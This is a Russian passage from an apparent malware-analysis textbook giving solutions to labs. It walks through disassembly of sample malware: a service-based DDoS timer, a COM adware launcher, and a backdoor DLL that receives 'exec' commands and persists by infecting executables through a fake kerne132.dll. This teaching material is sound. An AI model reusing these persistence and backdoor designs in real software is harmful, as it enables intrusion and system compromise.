В предыдущей лабораторной работе функция `0x401040` не принимала аргументов, поэтому мы должны подробнее ее изучить. Ее начало представлено в листинге 6.10Л.

Листинг 6.10Л. Функция по адресу 0x401040

```
00401049      mov eax, [ebp+arg_0]
0040104C      push eax ❶
0040104D      push offset aInt    ; "Internet Explorer 7.50/pma%d"
00401052      lea ecx, [ebp+szAgent]
00401055      push ecx            ; char *
00401056      call _sprintf
0040105B      add esp, 0Ch
0040105E      push 0              ; dwFlags
00401060      push 0              ; lpszProxyBypass
00401062      push 0              ; lpszProxy
00401064      push 0              ; dwAccessType
00401066      lea edx, [ebp+szAgent] ❷
00401069      push edx            ; lpszAgent
0040106A      call ds:InternetOpenA
```

Здесь `arg_0` является единственным аргументом, а `main` — единственным методом, который вызывает функцию 0x401040, поэтому мы можем сделать вывод, что `arg_0` всегда играет роль счетчика (`var_C`) в главном методе. В строке ❶ аргумент `arg_0` помещается в стек вместе со строкой форматирования и конечным адресом. Мы также видим вызов `sprintf`, который создает строку и сохраняет ее в итоговый буфер — локальную переменную, помеченную как `szAgent`. Последняя передается в функцию `InternetOpenA` ❷; это означает, что заголовок `User-Agent` меняется при каждом увеличении счетчика. Данный механизм может использоваться злоумышленником, который управляет веб-сервером и следит за продолжительностью работы вредоноса.

Подытожим сказанное. Программа проверяет наличие активного подключения к Интернету, используя выражение `if`. Если подключения нет, работа завершается. В противном случае программа генерирует уникальный заголовок `User-Agent` и пытается загрузить веб-страницу со счетчиком из выражения `for`. Этот счетчик содержит количество минут, прошедших с начала работы программы. HTML-комментарий, встроенный в веб-страницу, считывается в массив символов и сравнивается со строкой `<!--`. Следующий символ извлекается и используется в выражении `switch`, чтобы определить, какое действие требуется выполнить в локальной системе. Есть несколько заранее определенных действий, таких как

удаление файла, создание каталога, установка ключа запуска в реестре, копирование файла или остановка на 100 секунд. Эта программа проработает 1440 минут (24 часа) и затем завершится.

Работа 7.1

Краткие ответы

1. Эта программа создает службу `MalService`, чтобы запускаться при каждом включении компьютера.
2. С помощью мьютекса программа гарантирует, что в любой момент времени в системе будет запущена только одна ее копия.
3. Мы могли бы поискать мьютекс с именем `HGL345` или службу `MalService`.
4. В качестве `User-Agent` вредонос использует строку `Internet Explorer 8.0`, взаимодействуя с доменом www.malwareanalysisbook.com.
5. Эта программа ждет наступления 1 января 2100 года, после чего отправляет множество запросов по адресу http://www.malwareanalysisbook.com/ — вероятно, чтобы осуществить распределенную DoS-атаку (англ. denial-of-service — «отказ в обслуживании») на сайт.
6. Эта программа никогда не завершит свою работу. Она ждет 2100 года и затем создает 20 потоков, каждый из которых выполняет бесконечный цикл.

Подробный анализ

На первом этапе углубленного анализа этот вредонос следует открыть в IDA Pro или аналогичной программе, чтобы просмотреть список функций импорта. Многие элементы этого списка почти ни о чем не говорят, так как они присутствуют во всех исполняемых файлах в Windows. На их фоне можно выделить несколько вызовов: в частности, функции `OpenSCManager` и `CreateService` указывают на то, что этот вредонос, вероятно, создает службу, чтобы запуститься вместе с системой при следующей перезагрузке.

Импорт вызова `StartServiceCtrlDispatcherA` свидетельствует о том, что этот файл является службой. По вызовам `InternetOpen` и `InternetOpenUrl` можно понять, что эта программа способна обращаться по URL-адресу для загрузки данных.

Теперь перейдем к главной функции, которая в IDA Pro помечена как `_wmain` и имеет адрес 0x401000. С первого взгляда видно, что она достаточно короткая, поэтому ее можно полностью проанализировать. Как показано в следующем листинге, функция `_wmain` делает лишь один вызов. Если бы она была длиннее, нам бы пришлось сосредоточиться только на самых интересных вызовах, найденных в таблице импорта.

```
00401003    lea     eax, [esp+10h+ServiceStartTable]
00401007    mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ;
"MalService"
```

```
0040100F    push    eax                     ; lpServiceStartTable
00401010    mov     [esp+14h+ServiceStartTable.lpServiceProc], offset ❶ sub_401040
00401018    mov     [esp+14h+var_8], 0
00401020    mov     [esp+14h+var_4], 0
00401028    call ❷  ds:StartServiceCtrlDispatcherA
0040102E    push    0
00401030    push    0
00401032    call    sub_401040
```

Этот код начинается с вызова `StartServiceCtrlDispatcherA` в строке ❷. Согласно документации MSDN данная функция используется программой для реализации службы и обычно вызывается в самом начале. Она определяет управляющий код, который будет вызываться диспетчером служб. В нашем случае это функция `sub_401040` в строке ❶, которая будет вызвана вслед за `StartServiceCtrlDispatcherA`.

Первый отрезок кода, включая вызов `StartServiceCtrlDispatcherA`, необходим программам для работы в качестве служб. Он ничего не говорит о принципе работы данной программы, но благодаря ему мы знаем, что она должна вести себя как служба.

Теперь рассмотрим функцию `sub_401040`, представленную в следующем листинге:

```
00401040     sub     esp, 400h
00401046     push    offset Name       ; ❷ "HGL345"
0040104B     push    0                 ; bInheritHandle
0040104D     push    1F0001h           ; dwDesiredAccess
00401052     call ❶  ds:OpenMutexA
00401058     test    eax, eax
0040105A     jz      short loc_401064
0040105C     push    0                 ; uExitCode
0040105E     call    ds:ExitProcess
```

Первым вызовом является `OpenMutexA` ❶. О нем можно сказать лишь то, что он пытается получить дескриптор именованного мьютекса `HGL345` ❷. Если эта операция оказывается успешной, программа завершает работу.

Следующий вызов показан ниже:

```
00401064     push    esi
00401065     push    offset Name    ; ❷  "HGL345"
0040106A     push    0              ; bInitialOwner
0040106C     push    0              ; lpMutexAttributes
0040106E     call ❶  ds:CreateMutexA
```

Этот код создает мьютекс ❶ с именем `HGL345` ❷. Сочетание этих двух вызовов используется для того, чтобы в любой момент времени в системе могла работать лишь одна копия программы. Если программа уже запущена, первый вызов `OpenMutexA` выполняется успешно, что приводит к завершению процесса.

Далее вызывается функция `OpenSCManager`, которая открывает дескриптор диспетчера служб, чтобы программа могла добавлять новые службы или изменять уже существующие. Следующий вызов, `GetModuleFileName`, возвращает полный путь к текущему исполняемому файлу или загруженной библиотеке. Первым аргументом служит дескриптор модуля, имя которого нужно извлечь; если он равен NULL, возвращается путь к текущей программе.

Полный путь используется в вызове `CreateServiceA` для создания службы. Этот вызов принимает множество аргументов, но самые важные из них отмечены в следующем листинге.

```
0040109A   push    0          ; lpPassword
0040109C   push    0          ; lpServiceStartName
0040109E   push    0          ; lpDependencies
004010A0   push    0          ; lpdwTagId
004010A2   lea     ecx, [esp+414h+BinaryPathName]
004010A6   push    0          ; lpLoadOrderGroup
004010A8   push ❶ ecx          ; lpBinaryPathName
004010A9   push    0          ; dwErrorControl
004010AB   push ❷ 2            ; dwStartType
004010AD   push ❸ 10h          ; dwServiceType
004010AF   push    2          ; dwDesiredAccess
004010B1   push    offset DisplayName    ; "Malservice"
004010B6   push    offset DisplayName    ; "Malservice"
004010BB   push    esi        ; hSCManager
004010BC   call    ds:CreateServiceA
```

Ключевыми аргументами функции `CreateServiceA` являются `BinaryPathName` ❶, `dwStartType` ❷ и `dwServiceType` ❸. Первый содержит путь к исполняемому файлу, полученный из вызова `GetModuleFileName`. Этот вызов нужен в связи с тем, что вредоносное ПО может не знать, в каком файле или каталоге оно хранится. Динамическое извлечение этой информации позволяет устанавливать службу независимо от того, какой исполняемый файл был запущен и где он находится.

В документации MSDN перечислены допустимые значения для аргументов `dwServiceType` и `dwStartType`. В первом случае это `SERVICE_BOOT_START` (0x00), `SERVICE_SYSTEM_START` (0x01), `SERVICE_AUTO_START` (0x02), `SERVICE_DEMAND_START` (0x03) и `SERVICE_DISABLED` (0x04). Вредонос передает значение `0x02`, которое соответствует константе `SERVICE_AUTO_START` и говорит о том, что служба запускается автоматически вместе с системой.

Большой отрезок кода занимается изменением структур, связанных с временем. Здесь мы видим значение, помеченное в IDA Pro как `SYSTEMTIME`: это одна из структур Windows, которая хранит время. Согласно MSDN для представления конкретного времени `SYSTEMTIME` содержит отдельные поля для секунд, минут, часов, дней и т. д. В данном случае все поля изначально обнуляются, после чего в строке ❶ году присваивается значение `0x0834`, что в десятичной системе равно 2100. Это соответствует дате 1 января 2100 года. Затем программа вызывает функцию `SystemTimeToFileTime` для перевода из одного формата времени в другой:

```
004010C2   xor     edx, edx
004010C4   lea     eax, [esp+404h+DueTime]
004010C8   mov     dword ptr [esp+404h+SystemTime.wYear], edx
004010CC   lea     ecx, [esp+404h+SystemTime]
004010D0   mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
004010D4   push    eax                 ; lpFileTime
004010D5   mov     dword ptr [esp+408h+SystemTime.wHour], edx
004010D9   push    ecx                 ; lpSystemTime
004010DA   mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
004010DE   mov ❶ esp+40Ch+SystemTime.wYear], 834h
004010E5   call    ds:SystemTimeToFileTime
```

После этого программа делает вызовы `CreateWaitableTimer`, `SetWaitableTimer` и `WaitForSingleObject`. В данном случае аргумент `lpDueTime` для `SetWaitableTimer` является самым важным. Как видно в следующем листинге, он имеет тип `FileTime` и возвращается из функции `SystemTimeToFileTime`. Дальше код останавливает работу и ждет наступления 1 января 2100 года, используя вызов `WaitForSingleObject`.

Вслед за этим начинается цикл с 20 итерациями, как показано ниже:

```
00401121   mov  ❶ esi, 14h
00401126   push    0              ; lpThreadId
00401128   push    0              ; dwCreationFlags
0040112A   push    0              ; lpParameter
0040112C   push ❺ offset StartAddress ; lpStartAddress
00401131   push    0              ; dwStackSize
00401133   push    0              ; lpThreadAttributes
00401135   call ❹ edi             ; CreateThread
00401137   dec  ❸ esi
00401138   jnz  ❷ short loc_401126
```

Здесь регистр ESI выступает в роли счетчика и принимает значение 0x14 (20 в десятичной системе). В конце цикла в строке ❷ ESI декрементируется и, достигнув нуля, завершает цикл ❸. Вызов `CreateThread` ❹ имеет несколько аргументов, но нас интересует только один из них — `lpStartAddress` ❺. Он говорит о том, какая функция будет использоваться в качестве начального адреса потока, помеченного как `StartAddress`.

Выполнив двойной щелчок на `StartAddress`, мы увидим, что эта функция вызывает `InternetOpen`, чтобы установить интернет-соединение, и затем использует вызов `InternetOpenUrlA` внутри цикла, как показано в следующем коде:

```
0040116D    push   0                  ; dwContext
0040116F    push   80000000h          ; dwFlags
00401174    push   0                  ; dwHeadersLength
00401176    push   0                  ; lpszHeaders
00401178    push   offset szUrl       ; ❸ "http://www.malwareanalysisbook.com"
0040117D    push   esi                ; hInternet
0040117E ❷ call edi ; InternetOpenUrlA
00401180 ❶ jmp  short loc_40116D
```

Инструкция `jmp` в конце цикла ❶ является безусловным переходом. Это означает, что код никогда не завершается — он будет вечно вызывать функцию `InternetOpenUrlA` ❷ и загружать домашнюю страницу домена www.malwareanalysisbook.com ❸. Поскольку `CreateThread` вызывается 20 раз, вызов `InternetOpenUrlA` будет выполняться из 20 потоков. Этот вредонос устанавливает себя на множество компьютеров, чтобы впоследствии выполнить DDoS-атаку. Если все зараженные системы одновременно выполнят свои запросы (1 января 2100 года), сервер может не выдержать такой нагрузки и сайт станет недоступным.

Подытожим наш анализ. Этот вредонос использует мьютексы, чтобы запускаться в единственном экземпляре. Он создает службу, чтобы запуститься снова при перезагрузке компьютера. Дождавшись 1 января 2100 года, он начинает безостановочно загружать страницу www.malwareanalysisbook.com.

Стоит отметить, что данное вредоносное ПО не выполняет всех функций, которые требуются от службы. Обычно служба реализует вызовы для завершения или временной остановки; кроме того, она должна менять свой статус, чтобы о ее запуске было известно пользователю и ОС. Поскольку этот вредонос не занимается ничем подобным, во время выполнения его служба всегда будет иметь статус `START_PENDING`, что делает невозможным ее остановку. Злоумышленники часто реализуют ровно тот объем возможностей, который требуется для достижения их целей, при этом любая другая функциональность, указанная в спецификации, игнорируется.

ПРИМЕЧАНИЕ

Если вы запускаете этот зараженный файл вне виртуальной машины, то после завершения анализа уничтожьте его службу командой sc delete Malservice и затем удалите сам файл.

Работа 7.2

Краткие ответы

1. Эта программа не стремится к постоянному присутствию в системе. Она запускается лишь один раз и затем завершается.
2. Программа показывает пользователю веб-страницу с рекламой.
3. После отображения рекламы программа прекращает свою работу.

Подробный анализ

Начнем с базового статического анализа. Мы нашли всего одну интересную строку в кодировке Unicode: http://www.malwareanalysisbook.com/ad.html. В таблице экспорта нет ничего примечательного, а среди импортов найдено лишь несколько нестандартных:

```
SysFreeString
SysAllocString
VariantInit
CoCreateInstance
OleInitialize
OleUninitialize
```

Все эти функции связаны с COM-интерфейсами. В частности, вызовы `CoCreateInstance` и `OleInitialize` необходимы для использования возможностей COM.

Попробуем динамический анализ. При запуске эта программа открывает Internet Explorer и отображает рекламу. Нет никаких признаков того, что она изменяет систему или устанавливает себя для последующего запуска при перезагрузке компьютера.

Теперь мы можем исследовать код в IDA Pro. Перейдем к методу `_main` и рассмотрим код, представленный в следующем листинге:

```
00401003   push    0                   ; pvReserved
00401005   call ❶ ds:OleInitialize
0040100B   test    eax, eax
0040100D   jl      short loc_401085
0040100F   lea     eax, [esp+24h+(1) ppv]
00401013   push    eax                 ; ppv
00401014   push    offset riid         ; riid
00401019   push    4                   ; dwClsContext
0040101B   push    0                   ; pUnkOuter
0040101D   push    offset rclsid       ; rclsid
00401022   call ❷ ds:CoCreateInstance
00401028   mov     eax, [esp+24h+ ❸ppv]
```

Первым делом вредонос инициализирует COM и получает указатель на COM-объект, используя вызовы `OleInitialize` ❶ и `CoCreateInstance` ❷. Возвращенный COM-объект будет храниться внутри стека в переменной, помеченной в IDA Pro как `ppv` ❸. Чтобы определить, какие возможности модели COM здесь используются, мы должны изучить идентификаторы интерфейса (IID) и класса (CLSID).

Щелкнем на переменных `rclsid` и `riid`, чтобы узнать их значения: `0002DF01-0000-0000-C000000000000046` и `D30C1661-CDAF-11D0-8A3E-00C04FC9E26E` соответственно. Чтобы определить, какая программа будет запущена, можно проверить CLSID в реестре или поискать в Интернете какую-либо документацию, связанную с идентификатором IID. Здесь используются те же значения, что и в подразделе «Модель компонентных объектов» раздела «Отслеживание запущенной вредоносной программы» в главе 7. IID принадлежит интерфейсу `IWebBrowser2`, а CLSID относится к Internet Explorer.

Как показано в следующем листинге, доступ к COM-объекту, возвращенному из вызова `CoCreateInstance`, происходит несколькими инструкциями ниже ❶:

```
0040105C ❶ mov     eax, [esp+28h+ppv]
00401060   push    ecx
00401061   lea     ecx, [esp+2Ch+pvarg]
00401065 ❷ mov     edx, [eax]
00401067   push    ecx
00401068   lea     ecx, [esp+30h+pvarg]
0040106C   push    ecx
0040106D   lea     ecx, [esp+34h+var_10]
00401071   push    ecx
00401072   push    esi
00401073   push    eax
00401074 ❸ call    dword ptr [edx+2Ch]
```

После этой инструкции регистр EAX указывает на местоположение COM-объекта. В строке ❷ EAX разыменовывается, а EDX указывает на начало самого объекта. В строке ❸ из объекта вызывается функция со сдвигом `+0x2C`. Как упоминалось в данной главе, сдвиг `0x2C` в интерфейсе `IWebBrowser2` соответствует функции `Navigate`; чтобы пометить его и создать подходящую структуру, можно воспользо-

ваться окном Structures (Структуры) в IDA Pro. При вызове `Navigate` Internet Explorer переходит по веб-адресу http://www.malwareanalysisbook.com/ad.html.

За этим вызовом идет несколько функций очистки, после чего программа завершается. Вредонос не модифицирует систему и не устанавливает себя для обеспечения постоянного присутствия. Он всего лишь разово выводит рекламное сообщение.

Такие простые программы должны вызывать у вас подозрение. Они могут быть упакованы вместе с дополнительным вредоносным ПО и являться лишь одним из его компонентов.

Работа 7.3

Краткие ответы

1. Эта программа обеспечивает свое постоянное присутствие, записывая библиотеку в каталог `C:\Windows\System32` и модифицируя все исполняемые файлы в системе так, чтобы они импортировали эту DLL.
2. В программе используется статическое имя файла `kerne132.dll`, что может послужить хорошей сигнатурой (обратите внимание на то, что вместо буквы `l` указана цифра `1`). Программа также использует мьютекс с фиксированным именем `SADFHUHF`.
3. Целью данной программы является создание бэкдора, от которого сложно избавиться и который подключается к удаленному узлу. У этого бэкдора есть две функции: одна для выполнения команды, а другая — для временной остановки.
4. Эту программу очень сложно удалить, потому что она заражает каждый исполняемый файл в системе. В данном случае лучше всего восстановиться из резервной копии. Если восстановление оказывается слишком сложным, вы можете оставить файл `kerne1`**`1`**`32.dll` и просто убрать из него вредоносное содержимое. Как вариант, вы можете написать программу, которая приводит PE-файлы к их исходному виду, или же скопировать файл `kernel32.dll` и переименовать его в `kerne1`**`1`**`32.dll`.

Подробный анализ

Для начала мы проанализируем файл `Lab07-03.exe` с помощью базовых статических методик. Открыв его в программе Strings, мы получим обычные некорректные строки и импорты функций. Мы также увидим дни недели, месяцы и другие значения, которые входят в библиотечный код, но не являются частью исполняемого файла.

В следующем листинге показаны некоторые интересные строки, найденные в коде:

```
kerne132.dll
.exe
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

```
C:\Windows\System32\Kernel32.dll
Lab07-03.dll
Kernel32.
C:\windows\system32\kerne132.dll
C:\*
```

Строка `kerne1**1**32.dll` явно должна выглядеть как `kernel32.dll`, но с **1** вместо `l` (единицу мы выделили полужирным).

Строка `Lab07-03.dll` говорит нам о том, что в этой лабораторной работе исполняемый файл может каким-то образом обращаться к DLL. Строка `WARNING_THIS_WILL_DESTROY_YOUR_MACHINE` тоже привлекает внимание, но это лишь результат изменений, сделанных специально для этой книги. Обычное вредоносное ПО не содержит такой строки; о ее назначении мы узнаем чуть позже.

Дальше мы исследуем импорты файла `Lab07-03.exe`. Самые интересные из них представлены ниже:

```
CreateFileA
CreateFileMappingA
MapViewOfFile
IsBadReadPtr
UnmapViewOfFile
CloseHandle
FindFirstFileA
FindClose
FindNextFileA
CopyFileA
```

Импорты функций `CreateFileA`, `CreateFileMappingA` и `MapViewOfFile` свидетельствуют, что данная программа, скорее всего, открывает файл и отображает его на память. Операции `FindFirstFileA` и `FindNextFileA` являются признаком того, что программа, вероятно, производит поиск по каталогам и копирует найденные файлы с помощью вызова `CopyFileA`. Тот факт, что вредонос не импортирует библиотеку `Lab07-03.dll` (или какое-либо ее содержимое) и вызовы `LoadLibrary` и `GetProcAddress`, говорит о том, что он не загружает библиотеку на этапе выполнения. Это подозрительное поведение, и мы должны изучить его в рамках нашего анализа.

Теперь поищем интересные строки и импорты в самой библиотеке. Вот что мы нашли:

```
hello
127.26.152.13
sleep
exec
```

Самой интересной строкой здесь является IP-адрес `127.26.152.13`, по которому подключается вредонос (чтобы изучить активность по этому адресу, можно использовать сетевые датчики). Мы также видим значения `hello`, `sleep` и `exec`, которые следует подробнее изучить после открытия программы в IDA Pro.

Поищем в `Lab07-03.dll` импорты. Мы видим, что из библиотеки `ws2_32.dll` импортируются все функции, необходимые для отправки и получения данных по

сети. Также можно выделить функцию `CreateProcess`, которая указывает на то, что программа может создать другой процесс.

При проверке экспортных вызовов файла `Lab07-03.dll` обнаруживается, что таковых, как ни странно, нет. Это значит, что он не может быть импортирован другой программой, но мы все равно можем вызвать из библиотеки функцию `LoadLibrary`, даже если она не экспортируется. Мы будем иметь это в виду, когда начнем рассматривать эту DLL более подробно.

Теперь попробуем базовый динамический анализ. Исполняемый файл завершает свою работу сразу после запуска, не демонстрируя никакой заметной активности (мы могли бы попытаться запустить DLL с помощью утилиты rundll32, но это не сработает, потому что библиотека ничего не экспортирует). К сожалению, нам не удалось узнать ничего нового.

Следующим шагом будет выполнение анализа с использованием IDA Pro. Мы начнем с библиотеки, так как она проще исполняемого файла. Но это дело вкуса — вы можете выбрать другой порядок действий.

Анализ динамической библиотеки

Если открыть DLL в IDA Pro, мы не увидим экспортных вызовов, зато нам откроется точка входа. Перейдем к методу `DLLMain`, который автоматически помечен в IDA Pro. В отличие от двух предыдущих лабораторных работ, здесь DLL содержит много кода и анализ каждой отдельной инструкции занял бы слишком много времени. Поэтому мы воспользуемся простым приемом и будем рассматривать только инструкции `call`, игнорируя все остальное. Это поможет быстро получить общее представление о возможностях библиотеки. Посмотрим, как бы выглядел код, если бы в нем остались только интересные нам инструкции `call`.

```
10001015   call     __alloca_probe
10001059   call     ds:OpenMutexA
1000106E   call     ds:CreateMutexA
1000107E   call     ds:WSAStartup
10001092   call     ds:socket
100010AF   call     ds:inet_addr
100010BB   call     ds:htons
100010CE   call     ds:connect
10001101   call     ds:send
10001113   call     ds:shutdown
10001132   call     ds:recv
1000114B   call     ebp ; strncmp
10001159   call     ds:Sleep
10001170   call     ebp ; strncmp
100011AF   call     ebx ; CreateProcessA
100011C5   call     ds:Sleep
```

Первый вызов направлен к библиотечной функции `__alloca_probe`, которая выделяет стек в памяти. Мы можем сказать лишь то, что эта функция использует большой стек. Далее идут вызовы `OpenMutexA` и `CreateMutexA`, которые, как и в работе 7.1, обеспечивают запуск вредоноса в единственном экземпляре.

Остальные перечисленные функции нужны для установления соединения с удаленным сокетом и отправки/получения данных. В конце идут вызовы `Sleep` и `CreateProcessA`. На этом мы еще не знаем, какие данные передаются и какой процесс создается, но уже можем высказать предположение о назначении этой библиотеки. Лучшее объяснение функции для передачи данных и создания процесса состоит в том, что она предназначена для получения удаленных команд.

Теперь, когда известно, чем занимается эта функция, нужно узнать, какие данные она отправляет и принимает. Сначала проверим адрес соединения. Несколькими строками выше операции `connect` находим вызов `inet_addr` с фиксированным IP-адресом `127.26.152.13`. Мы также видим аргумент `0x50` — это порт 80, который обычно используется для веб-трафика.

Но какие данные здесь передаются? В следующем листинге показан вызов `send`:

```
100010F3   push    0                ; flags
100010F5   repne scasb
100010F7   not     ecx
100010F9   dec     ecx
100010FA   push    ecx              ; len
100010FB   push    offset ❶ buf     ; "hello"
10001100   push    esi              ; s
10001101   call    ds:send
```

Как можно видеть в строке ❶, аргумент `buf` хранит данные, которые будут переданы по сети; IDA Pro распознает ссылку на `buf` как строку `"hello"`, помечая ее соответствующим образом. Это похоже на приветствие, которое зараженный компьютер отправляет серверу, чтобы просигнализировать о своей готовности принимать команды.

Дальше мы видим данные, которые программа ожидает получить в ответ:

```
10001124    lea   ❸ eax, [esp+120Ch+buf]
1000112B    push     1000h              ; len
10001130    push     eax                ; ❷ buf
10001131    push     esi                ; s
10001132    call  ❶ ds:recv
```

Если перейти к вызову `recv` ❶, можно заметить, что в строке ❷ буфер в стеке был помечен IDA Pro. Обратите внимание на то, что первой к переменной `buf` обращается инструкция `lea` ❸. Она не разыменовывает значение, которое хранится по этому адресу, а всего лишь получает указатель на него. Вызов `recv` сохраняет в стеке входящий сетевой трафик.

Теперь нужно понять, что эта программа делает с ответом. Мы видим, что несколькими строками ниже ❶ проверяется значение буфера, как показано в следующем листинге.

```
1000113C   ❶ lea    ecx, [esp+1208h+buf]
10001143      push   5                  ; size_t
10001145      push   ecx                ; char *
10001146      push   offset aSleep      ; "sleep"
1000114B   ❷ call   ebp  ; strncmp
1000114D      add    esp, 0Ch
```

```
10001150   ❸ test   eax, eax
10001152     jnz    short loc_10001161
10001154     push   60000h              ; dwMilliseconds
10001159     call   ds:Sleep
```

В строке ❶ происходит доступ к тому же буферу, что и в предыдущем листинге, несмотря на другой сдвиг относительно регистра ESP (`esp+1208+buf` и `esp+120C+buf` различаются). Разница возникает из-за изменения размера стека. IDA Pro помечает обе переменные как `buf`, показывая тем самым, что они имеют одно и то же значение.

В строке ❷ этот код вызывает функцию `strncmp` и проверяет, совпадают ли первые пять символов со строкой `sleep`. Сразу после этого в строке ❸ происходит проверка возвращаемого значения, и если оно равно нулю, делается вызов `Sleep`, чтобы программа остановилась на 60 секунд. То есть, если удаленный сервер отправит команду `sleep`, программа вызовет функцию `Sleep`.

Мы видим еще одно обращение к буферу несколькими инструкциями ниже:

```
10001161     lea     edx, [esp+1208h+buf]
10001168     push    4                       ; size_t
1000116A     push    edx                     ; char *
1000116B     push    offset aExec            ; "exec"
10001170   ❶ call    ebp ; strncmp
10001172     add     esp, 0Ch
10001175     test    eax, eax
10001177   ❷ jnz     short loc_100011B6
10001179     mov     ecx, 11h
1000117E     lea     edi, [esp+1208h+StartupInfo]
10001182     rep stosd
10001184     lea     eax, [esp+1208h+ProcessInformation]
10001188     lea     ecx, [esp+1208h+StartupInfo]
1000118C     push    eax                     ; lpProcessInformation
1000118D     push    ecx                     ; lpStartupInfo
1000118E     push    0                       ; lpCurrentDirectory
10001190     push    0                       ; lpEnvironment
10001192     push    8000000h                ; dwCreationFlags
10001197     push    1                       ; bInheritHandles
10001199     push    0                       ; lpThreadAttributes
1000119B     lea     edx, [esp+1224h+ ❹ CommandLine]
100011A2     push    0                       ; lpProcessAttributes
100011A4     push    edx                     ; lpCommandLine
100011A5     push    0                       ; lpApplicationName
100011A7     mov     [esp+1230h+StartupInfo.cb], 44h
100011AF   ❸ call    ebx                     ; CreateProcessA
```

На этот раз код проверяет, начинается ли буфер с символов `exec`. Если да, то функция `strncmp` вернет 0, как показано в строке ❶, в результате чего будут выполнены инструкция `jnz` ❷ и вызов `CreateProcessA`.

Как видно в строке ❸, функция `CreateProcessA` принимает множество аргументов, но самым интересным из них является `CommandLine` ❹, который определяет, какой процесс будет создан. Из этого листинга можно сделать вывод, что строковое значение аргумента `CommandLine` было помещено в стек где-то выше по коду, и нам нужно узнать, где именно. Для этого поместим курсор на имя `CommandLine`, чтобы

выделить все участки этой функции, на которых оно используется. К сожалению, после просмотра всего кода нам не удалось найти ни одного другого примера чтения или записи переменной `CommandLine`.

Мы зашли в тупик. Нам известно, что название программы находится в аргументе `CommandLine` вызова `CreateProcessA`, но мы не можем найти то место, где этот аргумент записывается. Стало быть, `CommandLine` получает значение до того, как его начинают использовать в качестве аргумента для `CreateProcessA`, поэтому нам придется пойти на разные хитрости.

Это непростой случай, так как автоматическая маркировка со стороны IDA Pro только усложнила нам поиск кода, в котором записывается `CommandLine`. Согласно функции, представленной в следующем листинге, `CommandLine` соответствует значению `0x0FFB` ❷:

```
10001010 ; BOOL __stdcall DllMain(...)
10001010 _DllMain@12         proc near
10001010
10001010 hObject             = dword ptr -11F8h
10001010 name                = sockaddr ptr -11F4h
10001010 ProcessInformation  =_PROCESS_INFORMATION ptr -11E4h
10001010 StartupInfo         = _STARTUPINFOA ptr -11D4h
10001010 WSAData             = WSAData ptr -1190h
10001010 buf                 = ❶ byte ptr -1000h
10001010 CommandLine         = ❷ byte ptr -0FFBh
10001010 arg_4               = dword ptr 8
```

Как вы помните, наш входной буфер начинается со сдвига 0x1000 ❶, а его значение устанавливается с помощью инструкции `lea`. Это говорит о том, что сами данные хранятся в стеке и что это не просто указатель. Хотя тот факт, что сдвиг `0x0FFB` в нашем буфере занимает 5 байт, означает, что в качестве команды будет выполнено содержимое этих 5 байт. В данном случае вредоносная программа получает от удаленного сервера строку `exec FullPathOfProgramToRun`. Когда это происходит, она вызывает функцию `CreateProcessA` с аргументом `FullPathOfProgramToRun`.

На этом анализ данной функции и всей библиотеки завершен. Теперь мы знаем, что этот файл используется в качестве бэкдора, позволяя злоумышленнику запускать в системе исполняемый файл путем ответа на пакет, посланный через порт 80. Нам по-прежнему неизвестно, почему эта библиотека не экспортирует никаких функций и как она работает, а ее содержимое не дает нам никаких подсказок. Поэтому мы отложим эти вопросы на будущее.

Анализ исполняемого файла

Теперь перейдем к методу `main` исполняемого файла. Вначале мы видим проверку аргументов командной строки:

```
00401440     mov    eax, [esp+argc]
00401444     sub    esp, 44h
00401447  ❶  cmp    eax, 2
0040144A     push   ebx
```

```
0040144B     push   ebp
0040144C     push   esi
0040144D     push   edi
0040144E  ❷ jnz    loc_401813
00401454     mov    eax, [esp+54h+argv]
00401458     mov    esi, offset aWarning_this_w ; "WARNING_THIS_WILL_DESTROY_YOUR_
MACHINE"
0040145D  ❸ mov    eax, [eax+4]
00401460                         ; CODE XREF: _main+42 j
00401460  ❹ mov    dl, [eax]
00401462     mov    bl, [esi]
00401464     mov    cl, dl
00401466     cmp    dl, bl
00401468     jnz    short loc_401488
0040146A     test   cl, cl
0040146C     jz     short loc_401484
0040146E     mov    dl, [eax+1]
00401471     mov    bl, [esi+1]
00401474     mov    cl, dl
00401476     cmp    dl, bl
00401478     jnz    short loc_401488
0040147A     add    eax, 2
0040147D     add    esi, 2
00401480     test   cl, cl
00401482  ❺ jnz    short loc_401460
00401484                          ; CODE XREF: _main+2C j
00401484     xor    eax, eax
00401486     jmp    short loc_40148D
```

В строке ❶ проверяется количество аргументов. Если оно не равно 2, управление переходит к другому блоку кода ❷, который преждевременно завершает работу (именно это произошло, когда мы попытались выполнить динамический анализ, но программа быстро завершилась). Затем в строке ❸ значение `argv[1]` помещается в регистр EAX, а строка `"WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"` — в ESI. Цикл в строках с ❹ по ❺ сравнивает значения, хранящиеся в ESI и EAX. Если они не совпадают, программа переходит на участок, который выходит из функции и больше ничего не делает.

Теперь мы знаем, что если не передать этой программе подходящие аргументы командной строки, то она сразу же завершается. Вот как выглядит ее корректный запуск:

```
Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

ПРИМЕЧАНИЕ

Вредоносное ПО, которое меняет свое поведение или требует аргументы командной строки, встречается довольно часто, но это конкретное сообщение выглядит несколько странно. Обычно аргументы подобного рода являются менее очевидными. Мы выбрали это значение, чтобы вы по неосторожности не запустили данный файл на важном компьютере, поскольку он может нанести вред вашей системе и его будет сложно удалить.

На этом этапе мы могли бы переделать наш базовый динамический анализ с помощью корректных аргументов, чтобы программа выполнила больше кода. Но не будем отвлекаться и продолжим использовать статические методики. Мы всегда сможем вернуться назад, если снова зайдем в тупик.

В IDA Pro мы видим, что при загрузке `kernel32.dll` и нашей библиотеки `Lab07-03.dll` исполняемый файл делает вызовы `CreateFile`, `CreateFileMapping` и `MapViewOfFile`. В этих функциях можно найти множество сложных операций с памятью, предназначенных для чтения и записи. Мы могли бы тщательно исследовать каждую инструкцию, но это заняло бы слишком много времени, поэтому сначала рассмотрим сами вызовы.

